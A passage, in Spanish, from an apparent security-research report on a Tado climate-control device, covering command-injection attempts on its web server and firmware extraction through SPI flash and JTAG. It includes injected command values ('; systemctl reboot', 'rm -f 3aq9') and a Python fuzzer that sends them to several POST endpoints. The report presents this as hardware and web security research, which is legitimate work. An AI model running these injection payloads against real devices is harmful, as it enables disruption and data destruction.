311 345.978356539 192.168.1.2   192.168.1.1   ICMP   74 Echo (ping) reply
312 346.968218406 192.168.1.1   192.168.1.2   ICMP   74 Echo (ping) request
313 346.968274950 192.168.1.2   192.168.1.1   ICMP   74 Echo (ping) reply
314 347.958196618 192.168.1.1   192.168.1.2   ICMP   74 Echo (ping) request
315 347.958241094 192.168.1.2   192.168.1.1   ICMP   74 Echo (ping) reply
316 359.988305125 192.168.1.2   192.168.1.1   TCP    74 55706 → 80 [SYN] Seq
317 359.989329027 192.168.1.1   192.168.1.2   TCP    62 80 → 55706 [SYN, ACK
```

FIGURA 31 - CAPTURA DE WIRESHARK DEL RESULTADO DE LA PETICIÓN POST

Ahora que se sabe que el sistema ejecuta un ping, el siguiente paso es intentar que ejecute un comando justo después del ping. Para ello se va a encadenar *"; systemctl reboot*" después de la dirección IP en la petición POST.



FIGURA 32 - INYECCIÓN DE COMANDOS DESDE BURP SUITE

También se ha probado *encodeando* la URL:



FIGURA 33 - INYECCIÓN DE COMANDOS DESDE EL BURP SUITE (2)

Después de haber probado ambos casos, no se aprecia ningún resultado en el equipo.

Se va a intentar hacer lo mismo (***command injection***), pero con otras peticiones POST que hay en la documentación y con otro tipo de comandos y "entrelazado" entre comandos, como por ejemplo "rm –f 3aq9", es decir, borrar el archivo con el nombre "3aq9" que se encuentra en la raíz del servidor ("3aq9" es uno de los archivos que se descubrieron con el **Dirbuster**).

Para hacer todo esto, se ha desarrollado un **Fuzzer** a medida.

```python
#!/usr/bin/python

import requests
from termcolor import colored
import time


class PostFuzzer:

    def __init__(self,action, parameters, payloads=[''], onlyOne=None):

        self.baseURL = 'http://192.168.1.1/'
        self.action = action
        self.parameters = parameters
        self.payloads = payloads
        self.onlyOne = onlyOne
        self.enlazado = ';'  #Union del comando
        self.wait = 1


    def sendPOST(self, payload):

        fullURL = self.baseURL + self.action
        parametersPayload = {}

        if payload:
            if self.onlyOne:
                #Inyectar payload en solo un parametro
                for param in self.parameters.items():
                    if param[0] == self.onlyOne:
                        parametersPayload.update({param[0] : param[1] + self.enlazado + payload})
                    else:
                        parametersPayload.update({param[0] : param[1]})
            else:
                #Inyectar payload en todos los parametros
                for param in self.parameters.items():
                    parametersPayload.update({param[0] : param[1] + self.enlazado + payload})

        else:
            parametersPayload = self.parameters

        cabeceras = {'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0',
                     'content-type' : 'application/x-www-form-urlencoded',
                     'Referer' : 'http://192.168.1.1/'}

        r = requests.post(fullURL, data=parametersPayload, headers=cabeceras)

        #Print results
        aux = '&'.join(['{}={}'.format(k,v) for k,v in parametersPayload.iteritems()])
        print colored("\n[Request]  > " + "POST "  +  r.url , 'green')
        print colored("[Payload]    > " + aux, 'white')
        print colored("[Response]   > Server Status: " +  str(r.status_code), 'yellow')


    def Fuzz(self):

        for pay in self.payloads:

            self.sendPOST(pay)
            #Dependiendo del numero de paquetes (por no saturar)
            time.sleep(self.wait)
```

```python
if __name__ == "__main__":

    try:
        #FUZZING

        #Pagina a la que hacer post
        action = 'ping.html'
        #Parametros con sus correspondientes valores normales
        parameters = {'__SL_P_T.A':'192.168.1.2', '__SL_P_T.B':'512', '__SL_P_T.C':'2'}
        #Comandos a inyectar
        payloads = ['rm -f 3aq9', 'systemctl reboot']

        #Si se quiere hacer fuzzing en solo un parametro ->
        #PostFuzzer(action, parameters, payloads, parametro_a_fuzzear)
        Tado = PostFuzzer(action,parameters, payloads)
        Tado.Fuzz()


        action = 'ap_ip_config'
        #AP parameters
        parameters_AP = {'__SL_P_W.A':'10', '__SL_P_N.P':'192.168.1.1', '__SL_P_W.B': 'tado3632', '__SL_P_W.C':'0'}
        #DHCP parameters
        parameters_DHCP = {'__SL_P_N.J' : '192.168.1.10'}

        Tado = PostFuzzer(action,parameters_AP, payloads)
        Tado.Fuzz()

        Tado = PostFuzzer(action,parameters_DHCP, payloads)
        Tado.Fuzz()

        action = 'profiles_add.html'
        parameters_prof = {'__SL_P_PRR': '1'}

        Tado = PostFuzzer(action,parameters_prof, payloads)
        Tado.Fuzz()

    except Exception as e:
        print colored("\n[-] Ha occurrido un error: \n", 'red')
        print colored("[-] " + e.message, 'red'), colored(e.args,'red')
        exit(0)
    except KeyboardInterrupt:
        print colored("\nSaliendo del script...\n", 'yellow')
        exit(0)

```

SCRIPT 2 - FUZZER PERSONALIZADO PARA EL SERVIDOR WEB

El script principalmente lo que realiza es probar en diferentes parámetros de la documentación del servidor web, la inyección de comandos (en este caso, o borrar el archivo o reiniciar el sistema). Para construir las peticiones POST que se envían al servidor, la librería ***requests*** de *Python* es de gran ayuda.

Para lanzar el script, simplemente ejecutar:

```
python PostFuzzing.py
```



FIGURA 34 - RESULTADOS DEL FUZZING

Una vez finalizado el script, no se aprecia que se haya podido ejecutar ningún comando desde el servidor.

3.6. Extracción del Firmware

El firmware es un programa informático que establece la lógica de más bajo nivel que controla los circuitos electrónicos de un dispositivo de cualquier tipo. Es el software que tiene directa interacción con el hardware, siendo así el encargado de controlarlo para ejecutar correctamente las instrucciones externas. Suele estar compuesto por el kernel, módulos del kernel y sistema de ficheros comprimidos. Por eso, la extracción del firmware en este tipo de investigaciones resulta tan importante, ya que facilita la compresión de todo el software que lleva detrás.

Después de buscar por su página web y más sitios “no oficiales”, aparentemente, para este caso, el único método de obtener una copia del firmware es extraerlo de la memoria Flash que tenga en el circuito, que es donde suele estar guardado el firmware en estos dispositivos.

FIGURA 35 - CIRCUITO INTERNO DEL CLIMATIZADOR

3.6.1. Memoria Flash SPI

El firmware, generalmente suele estar almacenado en memorias flash (*EEPROM*), que funcionan muy parecido a las memorias USB, son unidades de almacenamiento que permiten lectura y escritura en múltiples posiciones de memoria. Su uso en los dispositivos *embebidos* está muy generalizado, debido principalmente a su bajo coste y precio. Se suelen usar memorias de 4 u 8 MB, por lo que los recursos tienen que estar bastante optimizados.

Inspeccionando el circuito, solo se ve una memoria flash SPI, que corresponde con el modelo *Winbond W25X40CL de 4M-BIT*.



FIGURA 36 - MEMORIA FLASH WINBOND DEL CIRCUITO

Para leer el contenido de la memoria es necesario software específico, como ***Flashrom*** (un software ya con bastantes años pero que sigue teniendo actualizaciones de vez en cuando) o ***spiflash*** (una utilidad de la librería *libmpsse*). Además, hay que proporcionar alimentación de manera independiente de 3.3V a la memoria y una placa que sea capaz leer las señales del chip (SPI), como es la placa ***Shikra***:



FIGURA 37 - PLACA THE SHIKRA

The Shikra es un dispositivo que permite al usuario interactuar (a través de USB) con distintos interfaces de datos de bajo nivel, tales como: JTAG, SPI, I2C, UART, GPIO.

Con la hoja de características de la memoria flash y la placa Shikra, se puede ver la disposición de los pines para poder realizar las conexiones pertinentes.

Datos de la estructura de pines de la memoria flash ***Winbond W25X40CL***:



FIGURA 38 - PINADO DE LA MEMORIA FLASH WINBOND

Datos de la estructura de pines de la placa ***The Shikra***:



FIGURA 39 - PINADO DE LA PLACA SHIKRA

En la siguiente imagen se pueden ver las conexiones hechas entre la memoria flash y la placa *Shikra* (a la memoria ya des-soldada del circuito se le han soldado unos cables para facilitar las conexiones):



FIGURA 40 - CONEXIONES ENTRE LA MEMORIA Y SHIKRA



FIGURA 41 - CONEXIONES ENTRE LA MEMORIA Y SHIKRA (2)

Como fuente de alimentación de **3.3V** se ha usado la **RaspberryPi** 2B, que entre los pines GPIO de los que dispone se encuentran dos pines con alimentación, uno a 5.0V y otro a 3.3V, por lo que se ha aprovechado.

Nota: Para que la memoria flash se pueda leer correctamente, según los datos del fabricante, los pines *#WP* y */HOLD* de la memoria no pueden quedarse "al aire", tienen que estar puenteados con VCC.

Una vez todo el circuito montado y la placa conectada al ordenador, se han utilizado los siguientes comandos para leer el contenido del chip:

```
flashrom –p ft2232_spi:type=232H,port=A –r spidump.bin
```

- -p ft2232_spi:type=232H: Se especifica el tipo de chip que usa la placa ***Shikra***
- -r: Se especifica que se quiere leer el contenido de la memoria y guardarlo en un archivo (*spidump.bin*)

```
./spiflash.py –read=spidump.bin –size$((0x400000) –verify
```

- --read: Se especifica que se quiere leer el contenido de la memoria y guardarlo en un archivo (*spidump.bin*)
- --size: El tamaño de la memoria a leer
- --verify: Verificación del contenido guardado con el contenido de la memoria

El software ***flashrom*** no ha detectado el tipo de memoria, por lo que le ha asignado una por defecto, y como resultado se ha obtenido que la memoria está vacía.

Con ***spiflash.py*** se ha conseguido hacer un volcado de la memoria y verificar que el contenido que se ha volcado es el mismo que contiene la memoria, pero al igual que en el caso anterior se ha visto que estaba vacía.



FIGURA 42 - LECTURA DE LA MEMORIA FLASH WINBOND



FIGURA 43 - CONTENIDO HEXADECIMAL DEL VOLCADO DE LA MEMORIA

Este proceso se ha hecho tanto con la memoria en el circuito como con la memoria des-soldada del circuito, por el hecho de que al estar en comunicación con el circuito las señales podrían verse interferidas, pero los resultados han sido los mismos.

Al ver los resultados obtenidos, se ha optado por comprobarlo una vez más pero en vez de hacerlo con la placa *Shikra*, se ha hecho con la RaspberryPi 2B, que tiene unos pines GPIO y algunos de ellos valen para leer una memoria flash SPI.



FIGURA 44 - PINADO DE LA RASPBERRY PI 2B

Una vez realizadas las conexiones necesarias entre la Raspberry y la memoria flash SPI, se ha vuelto a usar *flashrom*.

```
flashrom  -p linux_spi:dev=/dev/spidev0.0 -r test.rom
```

- -p linux_spi:dedv=/dev/spidev0.0: Se especifica el tipo de interfaz/chip que usa la Raspberry Pi

3.6.2. Interfaz JTAG

En un intento más por extraer el firmware, se puede apreciar que el circuito tiene dos interfaces de 8 pines, aparentemente un interfaz JTAG.

Actualmente es utilizado para la prueba de sub-módulos de circuitos integrados, y es muy útil también como mecanismo para depuración de aplicaciones embebidas, puesto que provee una puerta trasera hacia dentro del sistema.

Una interfaz **JTAG** es una interfaz especial de cuatro o cinco pines, diseñado de tal manera que varios chips en un circuito puedan tener sus líneas JTAG conectadas en daisy chain, de tal forma que con solo conectarse al interfaz se pueda para acceder a todos los chips en un circuito impreso. Los pines del interfaz son: **TDI** (Entrada de Datos de Testeo), **TDO** (Salida de Datos de Testeo), **TCK** (Reloj de Testeo), **TMS** (Selector de Modo de Testeo) y **TRST** (Reset de Testeo) es opcional.

En la siguiente imagen se puede apreciar como los interfaces del circuito del equipo tiene el mismo número de pines que el típico interfaz JTAG de arquitecturas ARM:



FIGURA 45 - INTERFACES JTAG DEL CIRCUITO DEL CLIMATIZADOR

Se ha comprobado con un polímetro (un equipo que entre otras funcionalidades sirve para medir tensión entre dos puntos), que los supuestos pines Vcc y Gnd (1 y 5) coinciden con los del interfaz del circuito aparentemente. Por lo que parece que va a tener el pinado de la imagen superior derecha.

Ahora se realizan las correspondientes conexiones entre el interfaz JTAG y *Shikra,* y como software para interactuar con ese interfaz se va usar ***OpenOCD*** (On-Chip-Debugger).

El comando que se ha usado es el siguiente:

```
openocd –f jtag_shikra.cfg
```

- -f: Especifica el archivo de configuración para lanzar el programa

Donde "jtag_shikra.cfg" es un pequeño archivo de configuración proporcionado por los fabricantes de "Shikra" para usarlo con OpenOCD.

```
OpenOCD Config File for the Shikra:
#shikra.cfg
interface ftdi
ftdi_vid_pid 0x0403 0x6014

ftdi_layout_init 0x0c08 0x0f1b
adapter_khz 2000
#end shikra.cfg
```

FIGURA 46 - ARCHIVO DE CONFIGURACIÓN OPENOCD PARA SHIKRA

OpenOCD muestra por pantalla que las pruebas que ha hecho para reconocer los chips del circuito a través del JTAG han resultado en error, con lo cual es probable que el fabricante del

circuito haya desactivado de alguna forma ese interfaz o los pines estén ofuscados y no en el orden que se esperaba que tuviesen.

Para descartar que los pines tengan otro orden distinto al esperado, se necesita un herramienta para poder reconocer cual es cual. Hay un software llamado JTAGEnum que funciona sobre una placa *Arduino*, que muestra en qué posición están los pines de JTAG que necesitamos (**TDI**, **TDO**, **TMS** y **TCK**).

